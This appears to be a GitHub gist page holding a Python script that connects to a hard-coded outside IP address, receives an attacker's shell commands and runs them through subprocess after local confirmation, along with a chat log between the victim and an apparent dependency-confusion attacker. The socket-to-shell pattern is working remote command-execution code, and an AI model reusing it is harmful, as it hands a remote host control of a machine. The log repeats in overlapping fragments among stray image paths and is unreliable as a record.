
Embed <script src="https://gis Download ZIP

remote shell chat script with attacker

script.py Raw


```python
import socket
import subprocess


def main():
    ip_address = '3.221.152.203'
    port = 771
    print(f'connecting to {ip_address}:{port}')
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server_address = (ip_address, port)
    sock.connect(server_address)

    while True:
        data = sock.recv(2048)
        command = data.decode()
        print(f'received command from attacker: {command}')
        if input(f'execute command?: ').lower() not in {'y', 'yes'}:
            stdout = input(f'fake output: ')
            stdout = stdout.encode()
            sock.sendall(stdout)
            continue

        process = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE)
        stdout, stderr = process.communicate()
        print(f'command output: {stdout.decode()}')
        if input(f'send command output?: ').lower() not in {'y', 'yes'}:
            break

        sock.sendall(stdout)
    sock.close()


if __name__ == '__main__':
    main()
```

```
attacker: whoami
```


attacker: whoami
victim: who are you?

```
attacker: whoami
victim: who are you?
attacker: ls
attacker: ls ~/
attacker: ls .
```

```
attacker: whoami
victim: who are you?
attacker: ls
attacker: ls ~/
attacker: ls .
victim: yo, lets talk. who are you?
```



attacker: whoami
victim: who are you?
attacker: ls
attacker: ls ~/
attacker: ls .
victim: yo, lets talk. who are you?
attacker: Security Engineer. You?

attacker: whoami
victim: who are you?
attacker: ls
attacker: ls ~/
attacker: ls .
victim: yo, lets talk. who are you?
attacker: Security Engineer. You?
victim: Are you sure? security engineers don't write reverse shells.


victim: who are you?
attacker: ls
attacker: ls ~/
attacker: ls .
victim: yo, lets talk. who are you?
attacker: Security Engineer. You?
victim: Are you sure? security engineers don't write reverse shells.
attacker: ls .

attacker: ls
attacker: ls ~/
attacker: ls .
victim: yo, lets talk. who are you?
attacker: Security Engineer. You?
victim: Are you sure? security engineers don't write reverse shells.
attacker: ls .
victim: Where are you from?

attacker: Security Engineer. You?
victim: Are you sure? security engineers don't write reverse shells.
attacker: ls .
victim: Where are you from?
attacker: I am checking Internal systems. Dependency confusion you know. If not our system, I am killing the shell and drop the connection (just dont connect back) See you

